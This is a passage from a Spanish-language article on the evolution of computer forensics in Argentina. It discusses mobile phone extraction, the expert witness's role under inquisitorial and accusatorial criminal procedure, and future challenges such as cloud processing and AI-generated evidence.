Un aspecto crítico de la extracción de teléfonos celulares es que, para lograr su cometido, las aplicaciones forenses requieren que el dispositivo sea puesto en un modo de funcionamiento que generalmente se utiliza para propósitos de servicio técnico y que habilita la comunicación y transferencia de datos, permitiendo que las herramientas dialoguen con el dispositivo.

Estos métodos de acceso descritos tienen un alto grado de interacción perito-aplicación-dispositivo por lo que difícilmente las extracciones forenses de teléfonos celulares son repetibles en idénticas condiciones, lo que, sumado a que ciertas técnicas de acceso son irreversibles y de alto riesgo, deriva en un desafío auditar con posterioridad dichas extracciones.

Este escenario demanda peritos muy calificados para tomar decisiones correctas al momento de la extracción, favoreciendo la mayor extracción de artefactos forenses y limitando los riesgos que amenazan la existencia de la evidencia misma.

Un capítulo aparte merece la evolución en las técnicas de análisis de los artefactos forenses de dispositivos móviles.

La enorme cantidad de aplicaciones móviles que almacenan sus registros en diferentes ubicaciones y formatos requiere que el software de análisis forense sea capaz de extraer e interpretar esos registros y formatos, generalmente incrustados en bases de datos, para poder acceder y mostrarlos con una visualización entendible a todos esos bits que constituyen la “jungla de artefactos”.

La conjunción de las técnicas de extracción y análisis requiere herramientas con una base muy fuerte y dinámica de investigación y desarrollo, por lo que las herramientas más completas son licenciadas, quedando un nicho muy pequeño para iniciativas de *software* libre, básicamente destinado a la decodificación e interpretación de artefactos.

Las herramientas de uso forense comienzan a mutar del modelo de profundidad al modelo de artefactos, donde el procesamiento de las extracciones permite la clasificación e interpretación del contenido, presentándolo de una manera mucho más amigable y acelerando las investigaciones.

Teniendo en cuenta el sinnúmero de aplicaciones que aparecen continuamente, así como las actualizaciones de las existentes, la cantidad de artefactos a procesar demanda que la herramienta forense requiera permanentes actualizaciones para auxiliar al perito informático. Las herramientas comienzan a incorporar IA para algunas tareas de reconocimiento, en especial analizando imágenes y conversaciones.

Es durante esta época donde la evidencia digital de almacenamiento crece enormemente, no solo en capacidades, sino en la diversificación de dispositivos que la contienen, dando origen al Internet de las cosas (IoT).

Indudablemente, el escenario ha cambiado sustancialmente al planteado para la edad de oro

EL ROL DEL PERITO INFORMÁTICO

Para analizar cómo ha cambiado el rol del perito informático en estos años, voy a centrarme en el fuero criminal y correccional.

Dependiendo de la jurisdicción, el sistema penal puede ser inquisitivo o acusatorio. A nivel federal, en la República Argentina, el sistema predominante es el inquisitivo, donde existe la figura del perito oficial, un miembro de fuerzas de la ley, fuerzas de seguridad o poder judicial que conduce la experticia, y las partes pueden incorporar peritos de control, comúnmente llamados peritos de parte.

En este sistema, la pericia se realiza conjuntamente entre todos los peritos y el rol del perito de parte es eminentemente pasivo. Sin perjuicio de ello, los peritos de parte pueden sugerir

metodologías, aportar recursos y formular las observaciones que consideren convenientes, pudiendo suscribir un informe conjunto o presentando uno propio.

De acuerdo con el código procesal penal nacional vigente en nuestro país, el perito debe tener un título universitario habilitante en la materia. Esto se exige para los peritos de parte, no ocurriendo mayormente para los peritos oficiales donde esta exigencia es suplantada por su pertenencia al organismo oficial. Esta situación ha generado, en ocasiones, planteos en múltiples expedientes judiciales a través de los años.

La irrupción del sistema acusatorio ha presentado un desafío a los distintos roles de perito y a la forma en que expiden sus dictámenes.

En el sistema acusatorio desaparece el concepto de perito oficial, ya que este sistema promueve la “igualdad de armas” entre los órganos fiscales que llevan la investigación y las partes, defensa y eventual querrela, ambas sustentando sus teorías del caso apoyadas por sus peritos.

Por lo expresado, ya no existirían sesiones periciales conjuntas, sino que cada parte contaría con la misma evidencia para producir su dictamen, exceptuando aquellas operaciones de obtención y extracción que, por lo explicado anteriormente, requieren de un mayor control ante la eventual irreversibilidad de las acciones técnicas.

Una característica relevante del sistema acusatorio es la oralidad, es decir, que los peritos, por más que confeccionemos informes técnicos escritos, los mismos tienen que ser detallados en las audiencias orales que a tal fin se designen.

En las audiencias de juicio oral, el perito va a ser examinado por la parte que lo propuso para que exponga los hallazgos y conclusiones, basado en su teoría del caso, pero luego la parte contraria realizará el contraexamen, donde intentará desacreditar al perito y sobre todo al trabajo realizado. Este contraexamen representa un desafío para el perito informático, el que usualmente no está preparado para la mecánica de ese interrogatorio que frecuentemente tiene un tono agresivo y deberá soportar esos embates intentando hacerle “pisar el palito”, sobre todo a los peritos con poca experiencia en juicios orales.

EL FUTURO

Mientras estás leyendo este artículo, la tecnología está avanzando y la informática forense debe acomodarse y dar respuesta a estos cambios.

Sin duda, irán apareciendo nuevas fuentes de evidencia digital con mayor capacidad y diversidad de almacenamiento, lo cual requerirá de mayores recursos para almacenar y sobre todo para procesar altos volúmenes de evidencia digital.

Posiblemente veamos la migración del procesamiento local hacia la nube con todos los desafíos que esto conlleva, sobre todo en la privacidad y el control de acceso que deberá ser administrado y documentado con nuevos registros de cadena de custodia adecuados a la normativa que necesariamente deberá acompañar.

Un actor relevante en los próximos tiempos será la IA. Por un lado, su incorporación al proceso pericial permitirá procesar y analizar casos más rápidamente, aunque será necesario evaluar, sobre todo al principio, la tasa de error y los falsos negativos mediante la intervención, siempre necesaria, del perito.

Por otro lado, tendremos que considerar, al analizar el contenido de la evidencia digital, en mi opinión, que el desafío principal en los peritajes informáticos vendrá de la mano del uso consciente de la inteligencia artificial.

Todos los días vemos aparecer diversas IA con capacidades para producir contenido que simula ser real. Imágenes, videos y audios pueden fraguarse como realizados por personas humanas y no falta nada para que puedan aparecer registros y acciones dentro de un sistema informático creados por medio de IA y que no respondan a un usuario real.

¿Podremos ser capaces de establecer pericialmente si un contenido digital corresponde a una acción real del usuario o fue generado por una IA? El tiempo dirá si la informática forense está a la altura de estos cambios.